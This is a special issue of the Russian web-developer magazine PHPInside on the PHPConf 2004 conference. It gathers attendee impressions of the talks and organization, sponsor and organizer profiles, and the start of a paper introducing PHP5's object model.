
Октябрь '04 № 7

PHPInside

электронный журнал для веб-разработчиков

специальный выпуск специальный выпуск специальный выпуск

phpCONF 2004



Очей очарованье!

Материалы осенней конференции PHPConf 2004

PHPInside.net

Содержание

Обратная связь

Количество заинтересованных превзошло ожидания – желающие посетить конференцию подходили вплоть до последнего дня, хотя регистрация была объявлена закрытой за две недели до начала конференции.

Большое количество актуальных тем, сами докладчики и посетители из разных городов России, Беларуссии и Украины, хорошая организация – все это сделало конференцию интересной и, пожалуй, уютной. Регулярные кофебрейки – перерывы на чай, кофе, печенье и, конечно же, обсуждения докладов, – а также обеды не давали почувствовать усталость, несмотря на то, что конференция длилась два дня и постоянно поступало очень много информации.

Многочисленные знакомства с интересными людьми – это отдельная тема. Почти все участники отметили, что общение в нашем деле – очень важный и тонкий вопрос. Как еще можно узнать, хорошо ли ты пишешь код? Как посмотреть на свою работу со стороны? Как отвлечься от железного друга и оглянуться вокруг? Где узнать новинки в интересующей области? С кем поговорить о том, что тебя интересует, и где еще найти столько людей, которые действительно смогут тебя понять? Здесь все эти вопросы отпадали сами собой. Участники легко переходили от обсуждения докладов к другим темам, волнующим программистские умы.

Многим было интересно пообщаться с такими людьми, как Александр Смирнов – основатель клуба разработчиков PHPClub, Антон Довгаль – один из разработчиков OCI8 и автор memcache, Дмитрий Котеров – автор книги «Самоучитель, PHP4», Алексей Борзов, Алексей Рыбак, Евгений Бондарев и Дмитрий Попов, а также и с другими докладчиками, не менее интересными и не менее активными.

Обзор:
Елена Тесля [Lenka]

Команда номера

Авторы докладов
Иван Устюжанин
Борис Безруков
Дмитрий Котеров
Евгений Бонадарев
Дмитрий Попов
Антон Довгаль
Алексей Рыбак
Антон Порабкович
Александр Календарев
Вадим Крючков
Альберт Муратшин

Редакционная коллегия
Александр Смирнов
Александр Войцеховский
Андрей Олищук
Антон Чаплыгин
Дмитрий Попов
Елена Тесля
http://phpclub.ru

Выпуск номера
Андрей Олищук
Антон Чаплыгин
Денис Зенькович
Моисей Фендер

Контактные данные
E-Mail: nw@phpinside.net
WWW: http://phpinside.net

Доклады, как и докладчики, были разные. Кто-то выступал первый раз, а кто-то общался с залом так, будто занимался этим каждый день. В любом случае вся информация находила своего слушателя.

В отдельном помещении прошли мастер-классы Александра Смирнова и Алексея Борзова. Хотя доклад Дмитрия Котерова был рассчитан на не слишком высокий уровень знаний, многие признали его доклад одним из лучших – предоставление информации и хорошая подача материала сделали свое дело. Антон Довгаль поднял сложную для многих тему о разработке модулей для PHP и заставил зал слушать себя с большим интересом. Евгений Бондарев легко и непринужденно поведал о платежных системах. Он удачно разбавлял выступление шутками, и все живо реагировали на них, а после с интересом задавали вопросы. Дмитрий Попов высказал собственное мнение по поводу CMF, чем вызвал жаркие споры с залом. Хочется отметить и первых докладчиков, Бориса Безрукова и Ивана Устюжанина – несмотря на непредвиденные обстоятельства, они все же сделали доклад о PHP5, и хотя Иван несколько волновался на сцене, Борис ловко выручал его, отвечая на вопросы.

Звездой же конференции стал Алексей Рыбак, рассказавший о поиске на сайте и морфологии. Отлично построенный доклад, а также умение общаться с аудиторией и животрепещущая тема не оставили равнодушными никого. И даже после окончания выступления Алексея забрасывали вопросами.

Минусом оказалось то, что многие хотели попасть на мастер-классы, которые проводились в одно время с другими интересными темами. То же можно сказать и о том, что на мастер-класс Александра Смирнова об экстремальном программировании хотело прийти слишком много людей, поэтому многие просто не смогли туда попасть.

Забавные ляпы тоже были. Например, Дмитрий Попов произвел фурор своими «грубо говоря» и «тупо», а Александр Календарев внес в историю новый протокол - «аш ти пи пи» (htpp), чему очень радовались все присутствующие. Добавил в эту коллекцию ляпов Антон Порабкович, произнеся «suexec» по-русски - «суэкзец»- созвучно всем известному слову.

В этом номере мы собрали мнения участников конференции, часть из которых была собрана в первый день, но уже и тогда можно было составить картину вцелом. Были заданы вопросы о том, что думают участники об этой конференции: что им нравится, что не нравится, и как они воспринимают ее вцелом и что бы хотели изменить на будущее.

Александр Войцеховский [Young], Киев:

- Скучным был первый доклад по PHP5, и еще один доклад по проблемам безопасности – мы его, к сожалению, не слышали. Но читая материалы, видели кучу общих фраз и ничего такого по сути. В материалах много опечаток в коде, в частности много ошибок у Котерова. А вообще прикольно.

Денис Филиппов:

Хорошая конференция. По безопасности был клевый доклад. Последний доклад вчера, Дмитрия Попова, понравился. Покушать всегда приятно (смеется). В целом все нормально.

Александр Буянов:

- Единственное, после первого доклада мне захотелось посоветовать организаторам научить докладчиков, ну, или провести тренинг по поводу работы с аудиторией, потому что читать по бумажке – это... на слух плохо воспринимается. А вот Котерову я пять с плюсом поставил – за то, как он подал материал. Т.е. в принципе, ничего нового я не узнал. А вот информационно наиболее интересным был последний доклад по CMS – Попов. А по организации в общем... все прикольно!

Светлана Праздникова:

- Тут организация очень хорошая, мне очень понравилось. Все было здорово. По поводу докладчиков мне не понравились первые докладчики. Тема была сложная, и они должны были быть более подготовленными к такой сложной теме. А понравился Дмитрий Котеров. Я ему тоже поставила пять с плюсом. Мне кажется, Дмитрий Котеров и Freelance-разработки – это были хорошие доклады, довольно информативные.

Сергеев Сергей Сергеевич:

- На самом деле все нормально, все отлично, звук нормальный... Единственное, хотелось бы, чтобы побольше было горячей воды для чая и кофе. Ну, может быть, печенья какого-нибудь. Но с другой стороны, ты же сюда пришел не есть, а слушать. Из первых четырех докладов... Я считаю, первый человек по поводу PHP5 совершенно неподготовленно подошел к своему делу. Насколько я знаю, у них возник какой-то форс-мажор. Но это не оправдание, все можно было как-то организовать, может, перенести этот доклад самым последним, чтобы он хотя бы так не выделялся. А очень понравился Дмитрий Котеров и, безусловно, Бондарев – он очень актуальную тему поднял. Вообще мне все эти темы были знакомы уже, в том числе и тема докладчиков... Как они изложили материал? Я считаю, изложили отлично. Иногда бывает так, что есть какой-то барьер перед публикой. У ребят не было этого барьера. У четвертого докладчика (у Дмитрия Попова) этого барьера тоже не было. Все спокойно общались в этом плане, ребята молодцы. С точки зрения посетителя... Есть почва, есть, над чем подумать. Тут дается материал, информация, которая в дальнейшем может пригодиться. Будет заказ по поводу, в частности, вот этих платежных систем... Будет заказ, и будет развитие – вот этот данный материал будет хорошей основой для того, чтобы начать какой-то проект. Но не с нуля, а есть уже какие-то наработки ребят, уже будет проще.

Иногда бывает так, что есть какой-то барьер перед публикой. У ребят не было этого барьера.

Алексей Борзов [Sad Spirit]:

- Ну, свой доклад мне, безусловно, понравился, на пять с плюсом (смеется). Не знаю, правда, как слушателям. Но, вроде, никто не убежал. Кормят плохо. Нет бутербродов с красной рыбой. Я считаю, что это большое свинство. Для такой конференции, как наша, я считаю, что без бутербродов просто никуда. И кофе в следующий раз – надо ставить нормальные экспресс машины, нет времени ждать, пока нагреется вода – надо повышать уровень.

Для такой конференции, как наша, я считаю, что без бутербродов просто никуда.

Насчет докладов. Очень познавательно. Очень понравился человек, который «грубо говорил». Я все время ждал, когда он действительно что-то грубое скажет, но он этого поступка так и не совершил, что было несколько разочаровывающе. А если серьезно, хорошо выступал товарищ Безруков Борис с полудокладом, а также товарищ Котеров. И это я говорю не потому, что он с моего факультета (смеется).

Сергей Сергеевич Соколов:

- Организационная часть понравилась. Доклады, мне показалось, что на второй конференции были лучше.

Павел Федулов:

- Довольно профессиональный уровень докладчиков по сравнению с прошлой конференцией, для меня было очень актуально все. Особенно мне понравился доклад парня с Украины, про платежные системы. Я год назад читал кучу сайтов по этой теме...

Василий Шагалов:

- Из первого дня понравился последний доклад, Дмитрий Попов – CMF. Евгений Бондарев был веселый, про платежные системы. Там слишком обще, но все-таки было интересно. Первый доклад, когда двое рассказывали... Я думал, я вообще зря сюда пришел – и материал, и подача, и вообще... А потом, дальше, мне уже очень понравилось. А по организации нареканий нет, я впервые на такой конференции, поэтому не с чем сравнивать.

Денис Соловьев [ForJest], Днепропетровск:

- Конференция удалась. Однозначно лучше, чем предыдущая: лучше стала организация – то, что больше стало народу и большее имя – это тоже хорошо. Доклады: каждый определяет сам для себя, насколько они ему интересны. Мне интересны потому, что я получаю информацию, которую я в принципе мог бы раскопать сам, но не желая в ней копаться, я ее все равно получаю. Плюс общение с людьми рождает постоянно какие-то идеи, которые постоянно проскальзывают, общение в кулуарах и то, что количество людей увеличилось – порядка 170 человек – тоже не может не радовать. Вцелом мне очень понравились хорошие раздаточные материалы, которые кто как хочет, тот так и использует. Допустим, первый докладчик по PHP5 просто прочитал материал, но в принципе его дополнил Безруков Борис, тем, что он невозмутимо и бронебойно ответил на вопросы. Как ни удивительно, как докладчик больше всех понравился Котеров. И хотя он докладывал вещи, которые я понимаю и которые использую, там были вещи, которые оставляли пространство для размышлений, т.е. было о чем подумать вообще.

Алексей Рыбак отлично изложил идею - т.е. сам доклад подготовлен. Голос, манера доклада, раздаточные материалы. Доклад на популярную тему. Плюс лично мне он дал новую пищу для размышлений. В общем доклад был именно тем, что нужно на конференции - достаточно профессиональным, интересным, нужным и про PHP/MySQL. Вцелом второй день был гораздо лучше первого. Я не могу сказать что хотя бы один доклад мне не понравился совсем или не дал новой информации.

Сергей Бойко [Silex], Харьков:

- Я был приятно удивлен организацией конференции, это очень большой скачок по сравнению с первым небольшим семинаром в Харькове. Третья конференция стала более организованной, более подготовленной: это и документы, раздаточные материалы конференции, и хорошие слайды, ну и, конечно же, уровень докладчиков. Конечно, не все гладко – те же докладчики не всегда оправдывали «возложенные надежды». Возможно, сказывается отсутствие опыта выступлений на публике в больших аудиториях. Тем не менее, все доклады востребованы, актуальны, и, я думаю, каждый нашел для себя что-то новое и полезное. Для меня наиболее актуальной темой стала тема доклада Дмитрия Попова про CMS и CMF, поскольку я сейчас решаюсь, идти на новую работу или быть фрилансером. Доклад Антона Довгаля про разработку модулей пока для меня был достаточно обзорным, т.к. я не планирую этим заниматься в ближайшее время, точно так же, как и доклад об интеграции PHP с 1С был бы для меня багажом неиспользуемых в данный момент знаний. Естественно, это отнюдь не умаляет достоинств самих докладчиков. Очень понравился доклад Евгения Бондарева о платежных системах. Никаких «коммерческих тайн» он не открыл (их, собственно, и нет), но в целом дал очень хорошее представление о текущем состоянии дел в этой области. Понравился доклад Анатолия Рыбака про поиск с учетом морфологии - это был самый проработанный доклад с точки зрения подачи и глубины материала. Ну, и, наконец, самый первый доклад о переходе на PHP5 - это то, о чем все так долго говорили, но это рано или поздно все же случится. Оказалось, переходить на PHP5 можно без авралов. Порадовал же больше всего, пожалуй, доклад Евгения Бондарева.

Третья конференция стала более организованной, более подготовленной: это и документы, раздаточные материалы конференции, и хорошие слайды, ну и, конечно же, уровень докладчиков

Иван Матвеев:

- Хорошо, очень хорошо, мне понравилось. Если говорить о минусах – некоторые доклады основной программы совпадают с мастер-классами. Мне кажется, надо было обговорить это до конференции, чтобы можно было проголосовать тем, кто участвовал, за порядок докладов. Сегодня хочется попасть в мастер-класс, но 1С нужнее.

Константин Лукаш [Coviex], Харьков:

- Конференция нравится, все нравится. Единственное – мне не дали анкету, дали пустой лист. Я был не в курсе, что она должна быть – у вас же не написано, что вы даете, что должно быть в пакете. По докладам... Все нормально, кроме первого. Ребята стеснялись. Иван Устюжанин особенно - видно было, что стеснялся человек. Хотя самый полезный для меня был как раз первый доклад – по PHP5. Как оратор больше понравился Котеров, конечно.

А самая интересная тема была Жени Бондарева – спортивная такая тема. Хороший доклад был, и докладчик – видно, что приятный человек и тему знает. Не могу промолчать по поводу доклада Д.Попова. В анкете я написал: «Ужас!». Объясняю, почему. Огромное количество слов-паразитов: сначала было «тупо», потом «просто», ну и «грубо говоря» – это финал.

Вряд ли кто-то считал частоту этих слов паразитов (разве что тот, кто писал на диктофон все доклады, мог это сделать), но их число было просто нереальное. Мне кажется, что чуть ли не каждое десятое слово. В результате доклад, который ожидался быть интересным и полезным, превратился в ужас. По поводу содержания доклада могу сказать лишь, что он содержал много спорных идей.

По организации: воды не хватает горячей в чайниках, не успевает нагреваться. Обед вполне нормальный, мне понравилось. Не жалею, что приехал. Дороговато, конечно. В принципе, если можно было бы купить эту книжку (показывает на раздаточные материалы) – материалы конференции, возможно, необходимость посещения конференции бы отпала. Но вообще это один из способов обучения для ленивых. Ну, по крайней мере, для меня. Т.е. можно книжки читать, а можно на лекции ходить, что-то послушать, и если какая-то тема заинтересовала, тогда уже и почитать. Возможно, просто так бы эту книжку я и не заставил бы себя читать. А так, уже если тема более-менее известна, да еще и оратор хорошо эту тему раскрывает, то это вдвойне интересно. Единственное, актив клуба – очень шумные ребята, а так вообще все нормально.

День второй. Доклад Антона Довгаля. Если честно, то я почти ничего в нем не понял - Си никогда не изучал и писать модули, соответственно, тоже не собираюсь. Но почему-то доклад понравился. Может, из-за уважения к докладчику, может еще почему-то. Хотя, наверное, главное – умение Антона выступать перед большой аудиторией. Все было четко (не считая технических накладок), наглядно. После Котерова Антон оказался самым достойным оратором. Далее выступал Алексей Рыбак. Тут все просто. Тема интересная, доклад отличный, автор молодец. По совокупности оценок, по моему мнению, это было самое классное выступление на конференции. Спонсорский доклад по содержанию мне понравился. Установкой и настройкой сервера под *nix я не занимался, и потому многое в докладе было в новинку. Но опять большой минус – сам докладчик. Совсем мрачный. Стеснялся и мямлил. Наверное, он был просто менеджером, которого заставили по-быстрому состряпать докладик. Доклад про интеграцию с 1С не понравился. У меня даже появилась мысль, что нельзя допускать на конференцию соавторов. Сразу вспомнился самый первый доклад. Один из авторов всегда подавляет другого. В итоге тот замолкает и лишь изредка участвует в перебранках (по-другому, по-моему, диалоги со многими слушателями и не назовешь). Бардак получается. А по содержанию... Цели исследования, которые были заявлены авторами в самом начале доклада, не соответствовали дальнейшему ходу событий. Все должно было быть просто и элегантно, а получилось как всегда. Многие слушатели из зала, по моему мнению, выкрикивали лучшие варианты реализации, чем придумали авторы.

И вообще, многое в их докладе было похоже на попытку изобрести велосипед. Альберт, Трент - взглянув на раздаточный материал, относящийся к его докладу, мне сразу все стало понятно. И волнение, думаю, тут ни при чем. Просто не подготовился человек к выступлению. Сам так делал в вузе. Надеялся, что сойдет на меня благословение, и польется рассказ, или на вопросах выеду.

Не получилось у Альберта. Хотя тема эта меня лично очень интересовала. Я бы отнес этот провал на совесть организаторов. В профессионализме автора никто не сомневается (разговор в кулуарах после доклада мне это доказал), но готовиться надо. Организаторы должны проверять доклады если и не по содержанию, то хотя бы по форме. Две страницы в раздаточных материалах – показатель. Кроме того, в PHPInside, выходящем под эгидой PHPClub, в нулевом выпуске была замечательная статья о JPGraph, и сложно было не заметить, что темы сильно пересекаются.

Вот еще чуть-чуть – и улучшать организаторам будет нечего.

По поводу кофебрейков во второй день. Воды мне хватило. Ура. Напился кофе больше, чем за весь предшествующий год. Чай больше люблю. Но на конференции для разнообразия попил кофейку. Что касается «закрытия» конференции. Сумбурно все получилось. Не поймешь, где эпицентр. Там призы. Там шарики. В другом месте уже кто-то куда-то собирается. Кто-то кого-то ждет. Фотографирования ждали сто лет. Жалко, что в ББББ не попаду. Хотя, наверное, и вчерашних там посиделок для меня достаточно. А вообще понравилось. И даже очень. Вот еще чуть-чуть – и улучшать организаторам будет нечего.

Виталий Плюгачев, Минск:

- Кое-что интересно, но не все. Интересно... морфология – но лично мне не особо, потому что русская морфология меня совершенно не интересует. CFM, которую назвали CMS - есть желание, но нету идей, никаких... Самое хорошее в этой конференции – это что ты пишешь код, программируешь, а тут ты можешь расслабиться и подумать: а хорошо ли я делаю, или плохо? Организация хорошая. Уровень здесь разный у всех – в общем-то, наверное, это основной минус. Потому что хочется быть на уровне. Мастер-класс мне совсем вчера не понравился. Совсем там не то было. Надо, наверное, как-то по-другому к ним готовиться. Посмотрим, что сегодня будет на экстремальном программировании. Мне интересно послушать, что же экстремального именно в PHP-программировании и чем же оно отличается от другого PHP. На четвертую конференцию я приеду, если увижу, что там есть идеи. Потому что, грубо говоря, php-кодинг – это php-кодинг. Когда люди рассказывают свои идеи, допустим, как с морфологией – мне было бы это более интересно.

Самое хорошее в этой конференции – это что ты пишешь код, программируешь, а тут ты можешь расслабиться и подумать: а хорошо ли я делаю, или плохо?

Павел Раппо:

- Хорошая конференция, мне понравилась. Понравились особенно два докладчика: Дима Котеров и, конечно же, Алексей Рыбак. Классные доклады. Мне не понравилась подготовка первого доклада про PHP5. А так все на уровне, все очень здорово. Единственное что – получается очень мало времени на вопросы. И было бы хорошим нововведением, если бы докладчик либо повторял задаваемые вопросы, либо чтобы был второй микрофон в зале, который бы просто передавали, чтобы можно было четко расслышать вопросы.

Потому что так получается диалог между двумя людьми, и всегда слышны ответы и не всегда вопросы, поэтому приходится догадываться. А так все замечательно! Все остальное мне понравилось, очень даже.

Дмитрий Кухарь, Александр Дмитриев, Денис Русских (Уфа):

- Доклад в мастер-классе по экстремальному программированию был интересен на данный момент из-за того, что такой вид программирования подходит для разработки веб-сайтов в написании на php и не только.

- По организации можно поставить пять баллов. Очень приятно. Во-первых, большой выбор того, что можно послушать. Во-вторых, есть какие-то необходимые вещи, допустим, можно просто попить кофе. Ну, и есть какая-то развлекательная программа, которая размешивает эту научную нагруженность и дает поучаствовать человеку, в действительности это тоже необходимо. Пять баллов!

- Мне понравился Дмитрий Попов – системы CMF. Хорошо выступил, уверен в своих знаниях, в принципе, его сложно было сбить какими-то вопросами. И поисковые системы, пожалуй. Докладчик раскованно выступил, свободно пообщался, рассказал все, что знает.

- Мне все это понравилось, как обмен опытом. Есть хорошие докладчики, а есть докладчики, которые не очень понравились. Приблизительно мы все одного уровня, и мало кто может сказать что-то новое, но своим опытом жизненным поделиться могут многие. Очень понравился тот, кто рассказывал про поисковые системы и вчера понравился Дмитрий Попов.

Есть хорошие докладчики, а есть докладчики, которые не очень понравились.

- Дмитрий Котеров, мне кажется, оказался слишком слабым. Мне кажется, народ собрался более серьезно подготовленный. Все-таки человек, который, наверное, еще не легенда, но уже известный, книжки свои пишет... Но здесь ему нужно было понять, что тут не новички собрались, наверное... ну, хочется надеяться.

- Понравился больше всего Дмитрий Котеров, и можно отметить доклад по поисковым системам.

Александр Фёдоров:

- Вообще конференция, конечно, понравилась, достаточно хорошая организация, пока просто восторг. Доклад мне больше всего понравился по поисковым системам на сайте Алексея Рыбака. Жаль, ему не хватило времени. Хорошая такая тема, которую можно достаточно широко осветить. Мне не понравился первый доклад, по PHP5. Чтение это, достаточно глухое. И вот сейчас народ уже просто не хочется сидеть, мало кто слушает.

Виталий Кравченко [kvn], Киев:

- Все нормально, интересно. Вчера я развел дискуссию с Алексеем Борзовым. Интересно. Большой минус – когда задают вопросы, сказать докладчикам, чтобы они этот вопрос как минимум просто повторяли.

Эмиль Хасанов [Hem], Набережные Челны:

- Вчера было хорошо, все замечательно. Вчера, конечно, понравился Евгений Бондарев, хорошо выступал, очень долго отвечал, вопросов было столько же по времени, сколько всего остального выступления.

Видно было, что Иван Устюжанин переволновался, конечно, нервничал. А Борис молодец. Ну, они вообще молодцы – за шесть дней подготовили доклад, большой доклад. Сегодня жду доклад по поиску морфологии. Тони я послушаю, но не думаю, что многое пойму, потому что я на Си не пишу.

Андрей Шпедер, Санкт-Петербург:

- Ожидал, что будет хуже. Поэтому приятно удивлен, что получилось лучше. Потому что мне кажется, что на конференции доклады – это второе. Самое главное – это общение. Чем больше интересных людей, тем гораздо интереснее. Мне кажется, саму идею мастер-классов надо чуть больше проработать.

Андрей Олищук, [nw]:

- Интересно. Невольно сравниваю с той конференцией, здесь сразу чувствуется больший размах: больше народу, разработчиков, в плане спонсоров... Моя коллега не была на прошлой конференции, но бывала на других конференциях такого плана, она сказала, что ей здесь интересно и конференция на уровне достаточно неплохом. Поэтому я считаю нормальным, что наша конференция продолжает развиваться. Некоторым докладчикам не хватает, наверное, ораторских способностей (это не в упрек им, конечно), хотя чувствуется хороший уровень знаний. Надо выходить из этого положения, в том числе, например, таким способом, когда есть специалист непосредственно, есть человек, который знаком с тематикой, и один подготавливает другого – в таком порядке, например. Больше всего понравился Дима Котеров, чувствуется, конечно, подготовка человека: и подача материала, и подготовка слайдов, даже визуально – мало того, что картинка была интересная, но еще и справа на слайде было меню. Т.е. фактически можно было контролировать, в каком разделе сейчас находишься, а следовательно контролировать, на какой стадии находится доклад. Это не очень важно, но с нашей программистской точки зрения – очень приятная мелочь. Плюс понравились его ответы на вопросы, ну, и вообще он отвечал достаточно раскрепощенно и... нормально, скажем так. Дмитрий Попов немножко буксовал в этом плане, хотя, я считаю, был во многом прав, и было интересно. Но он высказал свою точку зрения, и, естественно, возникли другие точки зрения... Поэтому возникали споры и дискуссия затягивалась.

Я был на платежных системах. Считаю, не надо было акцентировать внимание на том, что докладчик был с Украины и не знает некоторых российских особенностей. Т.е. либо надо было лучше подготовиться, либо не акцентировать внимания в своих ответах. Хотя много чего интересного было.

В общем больше все равно интересного. Я считаю, что общий уровень знаний очень растет. Узнаешь не столько какую-то новую PHP-функцию, сколько то, что сейчас модно, популярно, интересно, можно узнать о новых технологиях, что сейчас используется, что – нет, можно пообщаться в кулуарах.

Никита Татаринов [Werewolfy]:

- Все хорошо, жизнь прекрасна, конференция понравилась. Алексей Борзов понравился – я ходил на мастер-класс, сегодня хочу еще Александра Смирнова послушать. Разработчик Дмитрий Котеров мне не очень... Борис повеселил. По организации все замечательно, мне нравится.

Алексей Силин, один из организаторов:

По поводу конференции как организатор я могу сказать, что я не ожидал, что будет столько заинтересованных людей, которым все это явно очень интересно: постоянное общение в кулуарах и активные дискуссии с докладчиками говорят о том, что конференция идет на пользу очень многим – это самое главное. Люди имеют возможность развивать свои навыки, развиваться как специалисты – в общем-то основная цель этой конференции. Наверное, маловато у нас площадей. И на будущее мы это учтем. В том плане, что если в холле люди общаются, то в зале это мешает. В остальном все в порядке. Самое главное, что рабочая обстановка, и люди работают, людям нравится. Еще имеет смысл отрабатывать такие моменты, как работа с докладчиками, на будущее мы обязательно сделаем радиомикрофон в зале, чтобы вопросы были слышны, и постараемся побольше мастер-классов организовать.

Организаторы и спонсоры

Организаторы Конференции

Интернет-агентство WebProfy http://webprofy.ru

Интернет-агентство WebProfy работает на рынке уже более двух лет. За это время мы завоевали репутацию надежного партнера в бизнесе у всех наших клиентов. Мы предлагаем выполнение полного цикла работ по созданию, поддержке и развитию представительств в Интернет.

Интернет-агентство WebProfy предлагает своим клиентам смелые инновационные и нестандартные креативные, маркетинговые, информационныеи технологические решения, объединенные единой концепцией.

PHPClub http://phpclub.ru

Сообщество веб-разработчиков, которое существует уже более 5 лет. Задачи клуба – популяризация языка PHP и повышение качества проектов написанных на этом языке.

Под эгидой клуба развиваются ряд общепризнаных проектов:

PHP - в деталях http://detail.phpclub.net/

Масса подробнейших статей о PHP и связанных с этим языком технологиях

PHPInside http://phpinside.net

Русскоязычный ежемесячный электронный (PDF) журнал, предназначенный для веб-программистов, которые используют PHP в своих разработках.

PHP FAQ http://faq.phpclub.net/

Самый полный и подробный русскоязычный сборник вопросов и ответов по PHP

Электронные документы http://edocs.phpclub.net/

На сайте можно найти обобщенный материал по тематике «Электронных документов», методические рекомендации по организации систем электронного бизнеса, технологии, статьи и все - что касается Электронных документов, особенно методической стороне данного вопроса

Спонсоры:

***ATLEX** http://atlex.ru*

Компания ATLEX была создана в 1996 году, при участии американской телекоммуникационной компании ATLEX Telecom. Основные направления нашей деятельности: телефония, хостинг, интернет, веб-дизайн.

Сегодня ATLEX - это высокотехнологичная компания, которая строит бизнес на внедрении современных стандартов и технологий связи. Уже с самого начала своей деятельности компания имеет прочные основы сотрудничества с ведущими фирмами в отрасли телекоммуникаций: Motorola, Avaya, Compaq, CISCO Systems, Siemens, Lucent Technologies, Hewlett-Packard, APC, 3Com и многих других, что обеспечивает наших клиентов самыми современными решениями по организации телекоммуникационных сервисов.

Занимая ведущие позиции во многих рейтингах и обзорах, мы предлагаем хостинг, который соответствует запросам клиентов. Основные принципы нашей работы: открытая ценовая политика без «скрытых платежей», большой набор дополнительных сервисов, компетентная техподдержка и системные администраторы (все сотрудники имеют минимум пять лет опыта работы прежде, чем начинают работать у нас), максимальный аптайм и надежность серверов, технические площадки в лучших датацентрах России и США.

АИСТ http://aist.ru

Компания АИСТ активно работает на рынке веб-интеграции, отраслевого консалтинга и создания программного обеспечения с 1999 г. Накопленный пятилетний опыт, профессионализм и квалификация сотрудников позволяет оказывать услуги высокого уровня качества, о чем свидетельствуют реализованные проекты и отзывы клиентов. Нашими клиентами являются как крупные отечественные компании различных отраслей бизнеса — банки, финансово-кредитные организации, производственные компании, представители нефтегазовой отрасли, так и ряд крупных иностранных организаций и их представительств.

Основным направлением деятельности компании АИСТ является веб-интеграция, консалтинг, разработка и создание ПО для автоматизации различных бизнес процессов, а также, создание и поддержка веб-сайтов различной сложности.

Компания является разработчиком одной из ведущих российских системы управления сайтами — **NetCat** http://netcat.ru.

Bhost.ru http://bhost.ru

Bhost.ru — динамично развивающийся хостинг-провайдер, оказывающий услуги профессионального хостинга. Сайты пользователей размещаются в датацентре, находящимся в Москве и имеющем высокоскоростные каналы связи как с основными российскими, так и с заграничными провайдерами на серверах, имеющих сертификат Минсвязи. Высокое качество оказываемых услуг подтверждает лицензия Минсвязи № 26313 и полученное разрешение на эксплуатацию узла связи. Каждому разработчику сайтов мы стараемся предоставить, помимо всех стандартных возможностей, оптимальные и наиболее удобные условия, как технические, так и организационные.

При размещении нескольких сайтов предоставляются скидки на хостинг. Для размещения проектов, требующих нестандартных условий или программного обеспечения может использоваться выделенный сервер, полностью или частично администрируемый разработчиком. Опыт оказания нами услуг хостинга подтверждает целесообразность использования PHP при создании

динамических сайтов, в связи с чем наша компания и стала спонсором третьей международной конференции «Современные технологии эффективной разработки веб-приложений с использованием PHP».

INFOBOX http://infobox.ru

Компания INFOBOX образовалась весной 2000 года. Хостинг от INFOBOX это:

- домен в подарок каждому клиенту,высокоскоростные каналы, гибкие тарифы,
- оперативная служба поддержки 24/7, собственная панель управления,
- тройная система Back-up, лучшее соответствие цена/качество.

Компания INFOBOX образовалась весной 2000 года. Первоначальное направление деятельности компании связано с предоставлением доступа к сети Интернет через спутник. Компания является официальным представительством Europe Online.

Дальнейшее развитие компании связано с предоставлением услуг хостинга. Высокоскоростные оптические каналы передачи данных позволяют максимально быстро реализовать задачи хостинга. Мы предоставляем гибкую систему хостинг-услуг и всегда идем навстречу интересам наших клиентов.

Компания осуществляет качественную техническую поддержку Интернет-проектов своих клиентов.

Материалы конференции

Нет авралу! Плавный переход на PHP5

Авторы:
Иван Устюжанин
Борис Безруков

История PHP началась осенью 1994. С тех пор идет его непрерывное развитие и совершенствование. Недавно была выпущена финальная пятая версия этого весьма популярного скриптового языка программирования, за которой последовал bugfix-релиз 5.0.1. В PHP5 объектная модель была значительно переработана. При этом было добавлено много новых возможностей, благодаря которым PHP5 получил некоторые черты таких объектно-ориентированных языков, как C++ и Java. В этом разделе описывается новая объектная модель PHP5 и приводятся примеры использования новых возможностей.

Краткое введение в ООП: инкапсуляция, наследование, полиморфизм

Все объектно-ориентированные языки строятся на трёх концептах: инкапсуляция, полиморфизм, наследование. Вкратце рассмотрим каждый из них. Инкапсуляция представляет собой объединение данных, механизмов их обработки и механизмов защиты от внешнего вмешательства. Строится инкапсуляция на структурных единицах – объектах. Объект может обладать как открытыми, так и закрытыми (приватными) данными и методами. Достаточно часто открытые методы используются для контроля обработки закрытых данных.

```
<?php

class Foo
{
    private $bar;
    public  $baz;

    private prMethod() {}
}

?>
```

Полиморфизм является свойством, которое может использоваться для решения близких, но всё же разных задач. Хорошим примером полиморфизма могут служить операторы. Символ 'плюс' мы используем для сложения как целых, так и дробных чисел. Компилятор сам решает, какой тип сложения ему использовать. Общий концепт полиморфизма лучше всего выражается как 'один интерфейс, множество действий'.

Наследование – механизм получения дочерним (наследующим) классом свойств родителя (класса, от которого происходит наследование).

К наследованным свойствам объект добавляет свои, уточняющие его природу и возложенные на него действия. Использование наследования делает возможным построение иерархий классов, которые играют очень важную роль в объектно-ориентированном программировании.

ООП в PHP5/ZE2 и сравнение с PHP4/ZE1, проблемы обратной совместимости

Введение

Кратко рассмотрим нововведения в PHP5, касающиеся ООП, остановившись при этом на некоторых более подробно, т.к. даже официальная документация, к сожалению, не содержит достоверной информации или же в разных источниках дается разное описание. Данные описания и примеры проверены на PHP версии 5.0.1-dev. Также при описании каждого нововведения рассмотрим, какие проблемы с обратной совместимостью оно может доставить.

Новая объектная модель

Работа с объектами в PHP5 была полностью переписана для того, чтобы обеспечить быстродействие и поддержку новых возможностей. В предыдущих версиях PHP работа с объектами производилась, как с обычными простыми типами, например, числами или строками.

Недостатком этого метода было полное копирование объекта при присвоении или передаче как параметра функции. Сейчас переменные-объекты представляют собой лишь идентификатор объекта, в то время как сам объект находится во внутренних структурах PHP.

